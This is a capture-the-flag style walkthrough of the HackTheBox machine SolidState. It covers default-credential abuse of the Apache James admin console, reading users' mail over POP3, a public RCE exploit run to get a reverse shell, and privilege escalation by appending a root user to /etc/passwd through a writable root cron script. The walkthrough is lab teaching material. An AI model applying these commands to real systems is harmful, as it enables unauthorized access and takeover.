
Overview
SolidState is a medium HackTheBox Linux machine centred on Apache James Server 2.3.2, a mail server with its own administration port left on default credentials. That access resets every user’s password, letting their POP3 mailboxes be read directly, one of which leaks another user’s real credentials. That account’s SSH access is locked to a restricted rbash shell, but a known remote code execution vulnerability in the same James version, triggered simply by logging in, escapes the restriction entirely. Root comes from a writable script executed periodically by a root cron job, discovered by watching process activity with pspy.
Attack Chain
- Scan the target and find
SSH,SMTP,HTTP,POP3, anNNTP-like port, and James’s admin port4555 - Manually banner-grab each unidentified service with
telnetand confirmApache James Server 2.3.2 - Log in to the James admin console on port
4555with defaultroot:rootcredentials - List all mail users and reset every user’s password to their own username
- Read each user’s mailbox over
POP3and find a hint that a new hire,mindy, will receive a temporary password by email - Read
mindy’s mailbox and recover her real credentials - Log in over
SSHasmindy, but land in a restrictedrbashshell that resists standardGTFOBinsescapes - Identify a known remote code execution vulnerability in
James 2.3.2, triggered when a user logs in - Run the public exploit and re-authenticate as
mindyto trigger an unrestricted reverse shell - Read the user flag
- Find a script in
/optthat’s writable by the current user and cleared periodically - Use
pspyto confirm the script runs on a schedule asroot - Modify the script to add a new root-equivalent user directly to
/etc/passwd - Switch to the new user and read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.199.147; export NAME=SOLIDSTATE; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,25,80,110,119,4555
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

nmap leaves question marks next to ports 25, 110, 119, and 4555. We manually banner-grab each with telnet.
telnet $IP 25

telnet $IP 110

telnet $IP 119
Port 119 doesn’t give us much.

telnet $IP 4555

We’re working with Apache James Server version 2.3.2.
Foothold
Abusing the James Administration Console

We connect to port 4555, the James admin console.
telnet $IP 4555
We log in with default credentials, root:root.

The HELP command reveals listusers, which shows 5 users.

We save the users to a file on our attacking machine.

We use setpassword to change every user’s password to their own username.
setpassword [username] [password]
Reading Mailboxes over POP3
We go through each mailbox over POP3 looking for anything interesting. We find something on user john:
telnet $IP 110
user john
pass john
list
retr 1
We learn that a new hire, mindy, will be sent a temporary password to log in to her account.

We look at mindy’s mailbox.
telnet $IP 110
user mindy
pass mindy
list
retr 1
retr 2
First mail:

Second mail, containing credentials:

mindy:P@55W0rd1!2@
Escaping the Restricted Shell

We’re able to log in over SSH as mindy, but land in a restricted rbash shell. The only available commands are cat, ls, and env. GTFOBins documents an env-based escape, but it doesn’t work here.
Further research turns up a remote code execution vulnerability in James Server 2.3.2. We use the Python 3 version:
https://www.exploit-db.com/exploits/50347
The exploit creates a payload that executes once a user logs into the system. We trigger it by logging in over SSH as mindy with the default reverse shell Bash payload.
We start a penelope listener on port 443 and run the script.
python3 james_exp1_1.py $IP 10.10.14.27 443

We log in over SSH as mindy and get a bunch of error messages.

We have an unrestricted shell as mindy.


We read the user flag.
Privilege Escalation
Finding a Writable Cron Script
We enumerate the system and find a script in /opt called tmp.py, which clears the /tmp directory.
We have write access to the file, meaning we could add ourselves to sudoers.


We check /etc/crontab but don’t see any cron jobs from our user’s perspective. We transfer and run pspy to see if another user is running the script.
timeout 5m ./pspy32

We see the script gets executed by root.
Escalating via the Root Cron Job
Since /opt/tmp.py runs as root, editing it lets us execute code as root. We initially try adding ourselves to sudoers:
echo "mindy ALL=(root) NOPASSWD: ALL" > /etc/sudoers
We use nano to edit /opt/tmp.py and save the change.

We realise the system doesn’t have sudo installed, so we adapt the script to add a second root user to /etc/passwd instead.
New credentials for the second root user:
root2:root
Command added to the Python script:
echo "root2:$1$HD.gR9A/$XVlbRGnamQtNm.pDqta.W1:0:0:root:/root:/bin/bash" >> /etc/passwd
Note: remember to escape special characters with
\.

We check /etc/passwd and see our root4 user, the two attempts before it failed because we forgot to escape special characters in the echo command.


We switch to root4.

We read the root flag.
Key Takeaways
SolidState is a chain of trust misplaced at every layer. Apache James’s administration console was left on default credentials, which alone was enough to reset every mail user’s password and read their inboxes, turning an email server into a full credential-harvesting tool. A restricted shell offered a thin layer of protection that a public, unauthenticated-trigger RCE bypassed entirely, since the vulnerability didn’t care what shell the login eventually dropped into. Root followed a familiar pattern: a script writable by a low-privileged user but executed on a schedule by root collapses the privilege boundary the moment that combination exists, regardless of what the script itself was originally meant to do.